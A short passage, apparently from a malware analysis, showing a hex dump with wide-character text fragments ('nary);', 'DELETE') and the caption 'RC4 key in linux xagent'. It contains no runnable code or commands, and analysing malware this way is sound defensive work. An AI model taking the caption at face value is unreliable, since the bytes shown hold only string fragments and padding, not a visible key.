0000022668: 6E 00 00 00 61 00 00 00 | 72 00 00 00 79 00 00 00  n   a   r   y
0000022678: 29 00 00 00 3B 00 00 00 | 00 00 00 00 00 00 00 00  )   ;
0000022688: 00 00 00 00 00 00 00 00 | 44 00 00 00 45 00 00 00          D   E
0000022698: 4C 00 00 00 45 00 00 00 | 54 00 00 00 45 00 00 00  L   E   T   E
```

RC4 key in linux xagent